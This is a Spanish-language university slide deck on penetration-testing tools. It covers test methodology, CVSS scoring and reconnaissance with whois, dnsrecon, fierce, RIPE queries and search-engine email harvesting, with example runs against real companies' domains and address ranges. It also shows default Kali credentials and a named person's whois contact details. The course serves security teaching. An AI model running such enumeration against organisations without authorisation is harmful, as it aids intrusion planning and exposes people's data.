

HERRAMIENTAS DE SEGURIDAD

UEM

Antes de la teoría...

- **Usuario y contraseña:** root/toor
- **Configurar red:**
 - Interfaz de red como NAT.
 - /etc/init.d/networking restart
- **Teclado:**
 - System Tools->Preferences->System Settings
 - Keyboard->Layout Settings->+ -> Spain
- **Actualización:**
 - apt-get update

Introducción.

Test de intrusión

Método para **evaluar la seguridad** de un sistema o red de sistemas de información **simulando** el ataque por un **intruso**



¿Por qué realizar un Test de intrusión?

- Parte por la necesidad de comprobar cual es el **impacto real** de una vulnerabilidad mediante la realización de **pruebas controladas**.
- Que no se diagnostique una enfermedad no significa que no exista, se busca la **detección de vulnerabilidades no conocidas**.



Diferencias entre Test de Intrusión y Auditoría de vulnerabilidades

- **Auditoría de vulnerabilidades:**
 - Cuantifica y clasifica vulnerabilidades y recomendaciones
 - Encuentra el **100% de las vulnerabilidades conocidas**
- **Test de intrusión:**
 - Detecta **algunas** vulnerabilidades conocidas y algunas **desconocidas**
 - Describe y **demuestra el impacto asociado** a las vulnerabilidades detectadas.

Ámbitos de pruebas

□ Externo

- Ejecutado desde fuera del perímetro de seguridad.
- Ejemplo: Internet

□ Interno

- Con más privilegios de acceso en la red
- Ejemplo: empleado, cliente, proveedor, conexión wireless

¿Dónde?

T
E
S
T
D
E
I
N
T
R
U
S
I
Ó
N

Capa de aplicación

- Análisis de visibilidad
- Auditoría de código fuente (J2EE, C, ASPX, PHP...)
- Auditoría de aplicaciones web y web services
- Auditoría de Servicios (BBDD, WEB, Correo, etc)
- Auditoría de sistemas Operativos

Capa comunicaciones

- Auditoría entornos inalámbricos: WiFi, BT, RFID
- Auditoría Accesos remotos: Wardialing, VPN
- Auditoría Elementos de red: routers, switches
- Auditoría Elementos de seguridad: FW, IDS, SEIM

Capa física

- Ingeniería Social
- Dumpster Diving

LAB: Audio



INGENIERÍA SOCIAL
LLAMADA A CAC

Así nace, así muere

- Se genera un requerimiento de propuestas (request for proposal)
- Proveedores responden con sus ofertas
- Se acepta una de ellas
- Reunión de arranque
- Ejecución
- Cierre de proyecto



Antes de empezar


- Ámbito / Alcance
- Nivel de información
 - Caja Blanca
 - Caja Negra
- Autorización de trabajo
 - http://www.counterhack.net/permission_memo.html
- Objetivos de auditoría
- ¿Ingeniería social?
- ¿Pruebas (exploits) peligrosos?



Fases de pruebas



Fases – Dark Side



Metodologías

- ISECOM OSSTMM 3.0
 - <http://www.isecom.org/>
- OWASP
 - <http://www.owasp.org>
- NIST SP 800-42 (Security Testing), 800-115
 - <http://csrc.nist.gov>
- ISSAF
 - <http://www.oissg.org>
- Penetration Testing Framework
 - <http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html>
- PTES
 - http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines



NIST




CVSS

- Common Vulnerability Scoring System
- Método para definir la severidad de las vulnerabilidades del 0 al 10.
- Es un conjunto de formulas.
- Solventa el problema de incompatibilidades entre otros sistemas de puntuación.
- Actualmente en su versión 2 (2008)
- Adoptada por múltiples compañías.

<http://www.first.org/cvss>





Grupo de métrica Base

- Cualidades más importantes de la vulnerabilidad
- No cambia
- Representa la severidad general
- Se compone de:
 - Vector de acceso: local, red secundaria o por red
 - Complejidad de acceso: alto, medio o bajo
 - Autenticación: múltiple, único o ninguno.
 - Impacto en confidencialidad, integridad y disponibilidad: nada, parcial o completo

Grupo de métrica Temporal

- Las cualidades que dependan del momento temporal.
- Representa la urgencia
- Es opcional y se puede revisar con el paso del tiempo.
- Se mide mediante:
 - ▣ Explotable: sin exploit, prueba de concepto, funcional, alto y no definido.
 - ▣ Nivel de remediación: solución oficial, solución temporal, *workaround*, no disponible y no definido
 - ▣ Credibilidad: no confirmado, no corroborado, confirmado y no definido

Grupo de métricas de Entorno

- Cualidades que son específicas del entorno IT.
- Opcional y completada por los usuarios finales
- Se componen de:
 - Daño colateral potencial: ninguno, bajo, bajo-medio, medio-alto, alto y no definido
 - Distribución de activos: ninguno, pocos (1-25%), medio (26-75%), alto (76-100%) y no definido.
 - Requerimientos de seguridad: define en bajo, medio, alto y no definido cada activo en su clasificación CIA.

Calculadoras

CVE-9999-9999-Example

Metricas Base	 0.0	<input type="button" value="N/A"/>	
Metricas temporales	 9.0	<input type="button" value="N/A"/>	
Metricas del entorno	 9.1	<input type="button" value="N/A"/>	
Total	 9.1	<input type="button" value="N/A"/>	

CVSS 2.0

JVN RSS Feasibility Study Team

[Poner a Cero los v](#)
ScoreCalc ver. 2.0.2

Metricas temporales

Durante el ciclo de vida de una vulnerabilidad , estos factores pueden afectar a la urgencia de la amenaza que presenta esta vulnerabilidad

Existe un exploit (E:Exploitability)

Solucion (RL:Remediation Level)

Valoración del origen de la vulnerabilidad (RC:Report Confidence)

Metricas del Entorno

Factores que dependiendo de la situación pueden tener un peso importante en la valoración de como afecta una vulnerabilidad a una organización.

Factores generales (General Modifiers)

Daño colateral (CDP:Collateral Damage Potential)

Población objetivo (TD:Target Distribution)

Factores que modifican la valoración del impacto (In

Requisito en la confidencialidad (CR:Confidentiality Requirement)

Requisito en la integridad (IR:Integrity Requirement)

Requisito en la disponibilidad (AR:Availability Requirement)

[http://jvnrss.ise.chuo-u.ac.jp/jtg/cvss/cvss2.cgi?name=CVE-9999-9999-Example&vector=\(AV:N/AC:L/Au:N/C:C/I:C/A:C/E:POC/RL:TF/RC:UC/CDP:L/TD:H/CR:M/IR:M/AR:H\)&g=999&lang=es](http://jvnrss.ise.chuo-u.ac.jp/jtg/cvss/cvss2.cgi?name=CVE-9999-9999-Example&vector=(AV:N/AC:L/Au:N/C:C/I:C/A:C/E:POC/RL:TF/RC:UC/CDP:L/TD:H/CR:M/IR:M/AR:H)&g=999&lang=es)

Carrera profesional - Certificaciones

- CEH: Certified Ethical Hacker
- GPEN: GIAC Penetration Testing
- OSCP: Offensive Security Certified Professional
- OPST: OSSTMM Professional Security Tester



LAB: RFP

Revisar y comentar RFPs PÚBLICAS

Lecturas

- Metodología OSSTMM (online)
- Technical Guide to Information Security Testing and Assessment (online)
- The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy – Patrick Engebretson - ISBN: 1597496553
- Professional Penetration Testing: Volume 1: Creating and Learning in a Hacking Lab – Thomas Wilhelm Page ISBN: 1597494259
- Gray Hat Hacking - Allen Harper - ISBN: 0071742557

Fase 1 - Obtención de información.

Introducción

- Primera fase del test de intrusión
- Esencial para elaborar un ataque sofisticado posterior
- No intrusivo, la entidad no debe detectarlo
- Recopilar mayor cantidad de información publica:

Direccionamiento IP	Dominios
Correos electrónicos	Nombres de usuario
Software y Hardware	Proveedores y clientes
Marcas comerciales	Productos
Perfil de trabajadores	IMAGINACIÓN

Introducción

- Proceso cíclico
- Uso y explotación de servicios webs de terceros
- Limitado en tiempo
- **Informe final (visibilidad) acercamiento al inventario**



Whois

- **Objetivo:** descubrimiento de sistemas y correos
- Contacto administrativo y técnico
Correo electrónico de contacto
- Registrador
- Fecha creación y expiración
- Opcionalmente Servidores DNS en los que está alojado.



Referencia	RFC3912
Herramientas	Jwhois / robtex.com

Whois - Ejemplo

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# jwhois nba.com
[Cached]
[whois.corporatedomains.com]

Domain Name: nba.com
Registry Domain ID:
Registrar WHOIS Server: whois.corporatedomains.com
Registrar URL: www.cscprotectsbrands.com
Updated Date: 2012-11-23 01:22:59 -0500
Creation Date: 1994-11-28 00:00:00 -0500
Registrar Registration Expiration Date: 2014-11-27 00:00:00 -0500
Registrar: CORPORATE DOMAINS, INC.
Registrar IANA ID: 299
Registrar Abuse Contact Email: admin@internationaladmin.com
Registrar Abuse Contact Phone: +1.8887802723
Domain Status:
Registry Registrant ID:
Registrant Name: C/O Domain Administrator
Registrant Organization: NBA Media Ventures, LLC
Registrant Street: 645 Fifth Avenue
Registrant City: New York
Registrant State/Province: NY
Registrant Postal Code: 10022
Registrant Country: US
```

Dominios de nivel superior (TLDs)

- **Objetivo:** Identificación de nuevos dominios
- ccTLD
 - Localizados geográficamente: .es .it .pt
 - Códigos correspondientes a ISO 31661
- gTLD
 - Organizaciones particulares: .com, .edu, etc



Referencia	http://data.iana.org/TLD/tlds-alpha-by-domain.txt
Herramientas	dnsrecon

Ejemplo análisis TLDs

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# dnsrecon -t tld -d terra
[*] Performing TLD Brute force Enumeration against terra
[*] The operation could take up to: 00:01:06
[*]      A terra.biz.af 82.98.86.171
[*]      A terra.com.ar 208.70.188.79
[*]      A terra.as 195.18.233.82
[*]      A terra.at 80.92.117.109
[*]      A terra.co.at 77.244.253.178
[*]      CNAME terra.biz.at free.biz.at
[*]      A free.biz.at 216.92.134.29
[*]      A terra.com.au 23.91.118.6
[*]      A terra.net.au 202.124.241.178
[*]      A terra.org.au 65.39.205.54
[*]      A terra.com.ba 195.222.33.180
[*]      A terra.net.ba 77.74.231.125
[*]      CNAME terra.com.be gee2eit7.dsgeneration.com
[*]      A gee2eit7.dsgeneration.com 208.73.210.128
[*]      A terra.bg 91.196.125.129
[*]      CNAME terra.biz.bi ipotesi.net
[*]      A ipotesi.net 64.6.247.57
```

Registros Regionales de Internet (RIR)

- **Objetivo:** Identificar rangos IP de una entidad y sistemas autónomos (AS)
- Organizaciones encargadas de la gestión del direccionamiento IP.
- Localización geográfica: APNIC (Asia), RIPE (Europa), ARIN (America), AfriNIC (Africa) y LACNIC (Latino América/Caribe)
- Se consultan mediante protocolo WHOIS / Web
- Se pueden descargar.

Consulta a RIPE

Query the RIPE Database - Mozilla Firefox

Archivo Editar Ver Historial Delicious Marcadores Herramientas Ayuda

http://www.db.ripe.net/ type=simple&full_query

Query the RIPE Database

RIPE Database Support

Switch to the RIPE TEST Database

This is the RIPE Database query service.
The objects are in RPSL format.

The RIPE Database is subject to Terms and Conditions.
See <http://www.ripe.net/db/support/db-terms-conditions.pdf>

Note: This output has been filtered.
To receive output for a database update, use the "-B" flag.

Information related to '62.248.109.0 - 62.248.109.15'

inetnum: 62.248.109.0 - 62.248.109.15
netname: COCACOLA
descr: The Coca-Cola Mes. Paz . ve Dan. Hiz. A.S.
descr: TURKEY
country: TR
admin-c: HF384-RIPE
tech-c: HF384-RIPE
status: ASSIGNED PA [Definition](#)
mnt-by: AS9121-MNT
source: RIPE # Filtered

person: HAKAN FIGENLI
address: COCA-COLA MES. PAZ. VE DANIS. HIZ. A.S.
address: FARHETTIN KERIM GOKAY CAD. NO:35 ALTUNIZADE
address: TURKIYE
e-mail: hafigenli@eur.ko.com
phone: + 90 216 556 2210
nic-hdl: HF384-RIPE
source: RIPE # Filtered

Information related to '62.248.0.0/17AS9121':

route: 62.248.0.0/17
descr: TR-TELEKOM-960902
origin: AS9121
mnt-by: AS9121-MNT
source: RIPE # Filtered

Terminado

FoxyProxy: Deshabilitado

```
aramosf@bt:~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
aramosf@bt:~$ jwhois "cocacola" -h whois.ripe.net | grep -Ei "netname|inetnum"
inetnum: 62.248.109.0 - 62.248.109.15
netname: COCACOLA
inetnum: 212.205.37.224 - 212.205.37.255
netname: CocaCola
inetnum: 212.13.190.80 - 212.13.190.95
netname: CocaCola
inetnum: 81.12.223.128 - 81.12.223.135
netname: coca cola
inetnum: 87.83.56.216 - 87.83.56.223
netname: COCACOLA
inetnum: 82.109.43.168 - 82.109.43.175
netname: COCACOLA
aramosf@bt:~$ aramosf@bt:~$
```

```
aramosf@bt:~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
aramosf@bt:~$ wget -q ftp://ftp.ripe.net/ripe/dbase/ripe.db.gz
aramosf@bt:~$ grep -B10 -Ei "netname:.*cocacola" ripe.db.gz | grep -E "netname|inetnum"
10:inetnum: 194.253.179.0 - 194.253.179.255
11:netname: R0-COCACOLAAMATIL-NET
22:inetnum: 194.9.96.0 - 194.9.116.255
23:netname: COCACOLANORDIC
34:inetnum: 212.63.178.236 - 212.63.178.239
35:netname: SAP-COCACOLA-BR-SC
46:inetnum: 195.124.23.0 - 195.124.23.255
47:netname: COCACOLA-NWG
58:inetnum: 194.117.107.164 - 194.117.107.164
59:netname: SAP-COCACOLA-US-F1
70:inetnum: 217.199.32.64 - 217.199.32.71
71:netname: COCACOLA-NO-NET
82:inetnum: 62.65.35.48 - 62.65.35.63
83:netname: COCACOLAWL
94:inetnum: 62.248.109.0 - 62.248.109.15
95:netname: COCACOLA
106:inetnum: 194.185.37.64 - 194.185.37.127
107:netname: COCACOLACPNET
118:inetnum: 62.72.121.64 - 62.72.121.71
119:netname: COLT-BE-COCACOLA-1017
130:inetnum: 195.144.247.16 - 195.144.247.23
131:netname: COCACOLASP
142:inetnum: 80.121.247.96 - 80.121.247.103
143:netname: COCACOLA-HWY-AT
```

Registro A, AAAA y PTR

- **Objetivo:** Identificación de direcciones IP
- **A y AAAA = Address**
- **A:** Convierte un nombre en una dirección IPv4
- **AAAA:** Convierte un nombre en una dirección IPv6

- **PTR = Pointer**
- Convierte una dirección IP en su nombre de host
- No es obligatorio

Ejemplo PTR y AAAA

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# dnsrecon -r 193.41.232.0-193.41.232.255 -t rvl
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 193.41.232.0 to 193.41.232.255
[*] PTR sechs.zoechling.co.at 193.41.232.6
[*] PTR sieben.zoechling.co.at 193.41.232.7
[*] PTR fwl.zoechling.co.at 193.41.232.2
[*] PTR drei.zoechling.co.at 193.41.232.3
[*] PTR acht.zoechling.co.at 193.41.232.8
[*] PTR neun.zoechling.co.at 193.41.232.9
[*] PTR fuenf.zoechling.co.at 193.41.232.5
[*] PTR gate.zoechling.co.at 193.41.232.1
[*] PTR portal.cpbs.at.232.41.193.in-addr.arpa 193.41.232.10
[*] PTR vier.zoechling.co.at 193.41.232.4
[*] PTR gw.cpb-software.ag 193.41.232.18
[*] PTR alpha.cpb-software.ag 193.41.232.72
[*] PTR fw2.zoechling.co.at 193.41.232.129
[*] PTR ns.zoechling.co.at 193.41.232.130
[*] PTR portal.cpb-software.ag 193.41.232.137
[*] PTR gw.cpb-software.com 193.41.232.140
[*] PTR gw1.cpb-software.com 193.41.232.141
[*] PTR gw2.cpb-software.com 193.41.232.142
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# host -t aaaa www.elmundo.es
www.elmundo.es has IPv6 address 2001:67c:2294:1000::f109
root@kali:~#
```

Registros MX y NS

- **Objetivo:** Identificación datos DNS y correos.
- **MX = Mail eXchange**
- Identifica los nombres servidores de correo
- Puede ser uno o más
- Utilizan pesos para priorizar y balancear carga

- **NS = Name Server**
- Encargados de identificar los nombres de los servidores DNS de un dominio
- Pueden ser uno o más

Ejemplo consulta NS

```
aramosf@bt:~$ host -t ns amf.lv
amf.lv name server office2.amf.lv.
amf.lv name server webmail.amf.lv.
amf.lv name server ns3.bkc.lv.
amf.lv name server ns1.amf.lv.
aramosf@bt:~$ host office2.amf.lv.
office2.amf.lv has address 192.168.0.20
office2.amf.lv has address 192.168.0.23
aramosf@bt:~$ host webmail.amf.lv.
webmail.amf.lv has address 192.168.0.3
aramosf@bt:~$ host ns3.bkc.lv.
ns3.bkc.lv has address 195.244.128.53
aramosf@bt:~$ host ns1.amf.lv.
ns1.amf.lv has address 195.244.135.185
aramosf@bt:~$ host -t ns amf.lv 195.244.128.53
Using domain server:
Name: 195.244.128.53
Address: 195.244.128.53#53
Aliases:

amf.lv name server ns1.amf.lv.
amf.lv name server webmail.amf.lv.
amf.lv name server office2.amf.lv.
amf.lv name server ns3.bkc.lv.
aramosf@bt:~$ host -t ns amf.lv 195.244.135.185
Using domain server:
Name: 195.244.135.185
Address: 195.244.135.185#53
Aliases:

amf.lv name server office2.amf.lv.
amf.lv name server webmail.amf.lv.
amf.lv name server ns3.bkc.lv.
amf.lv name server ns1.amf.lv.
aramosf@bt:~$
```

The screenshot shows a terminal window titled "aramosf@bt: ~ - Shell - Konsole". The window contains a command-line session using the "host" command to query the Name Server (NS) records for the domain "amf.lv". The output lists several name servers, including "office2.amf.lv", "webmail.amf.lv", "ns3.bkc.lv", and "ns1.amf.lv", along with their IP addresses (e.g., 192.168.0.20, 192.168.0.23, 195.244.128.53, 195.244.135.185). Three red numbers (1, 2, 3) are overlaid on the screen to point to specific parts of the output. Red line 1 points to the first four lines of the output, which list the name servers without specifying an IP address. Red line 2 points to the next four lines, which show the name servers with their corresponding IP addresses. Red line 3 points to the final four lines, which repeat the list of name servers with their IP addresses.

Subdominios

- **Objetivo:** descubrir nuevos nombres de host.
- Fuerza bruta de registros A en base a lista común.
- Se aplica a cada dominio.

```
root@kali:~#
File Edit View Search Terminal Help
root@kali:~# fierce -dns elmundo.es -wordlist /usr/share/fierce/hosts.txt
DNS Servers for elmundo.es:
ns.elmundo.es
ns.el-mundo.net
dns01.elmundo.es

Trying zone transfer first...
Testing ns.elmundo.es
Request timed out or transfer not allowed.
Testing ns.el-mundo.net
Request timed out or transfer not allowed.
Testing dns01.elmundo.es
Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
193.110.128.215 app.elmundo.es
193.110.128.189 cgibsl.elmundo.es
193.110.128.186 sv.elmundo.es
193.110.128.182 relay.elmundo.es
```


Referencia	http://hackers.org/fierce/
Herramientas	fierce

Herramientas Online


- **Objetivo:** Revisar DNS
- Muestran configuración básica para un dominio: NS, MX, PTR, AXFR y errores típicos:
- Visualmente y sencillas de interpretar
- Las más comunes:
 - www.serversniff.net
 - www.clez.net
 - www.robtex.com

Ejemplos consultas DNS Mapa


Serversniff



Clez



Robtex



Búsqueda de correos

- **Objetivo:** identificar usuarios y correos-e
 - Uso de buscadores con cadenas “dominio.com – www”
 - Servidores de claves públicas PGP

Búsqueda de correos

"nestle.com" -www - Buscar con Google - Mozilla Firefox

Archivo Editar Ver Historial Delicious Marcadores Herramientas Ayuda

http://www.google.es/search?hl=es&sa=I

"nestle.com" -www - Buscar con Google

La Web Imágenes Vídeos Maps Noticias Libros Gmail Más ▾

aramos@gmail.com | Historial web | Configuración

Google "nestle.com" -www Buscar Búsqueda avanzada

Buscar en: la Web páginas en español páginas de España

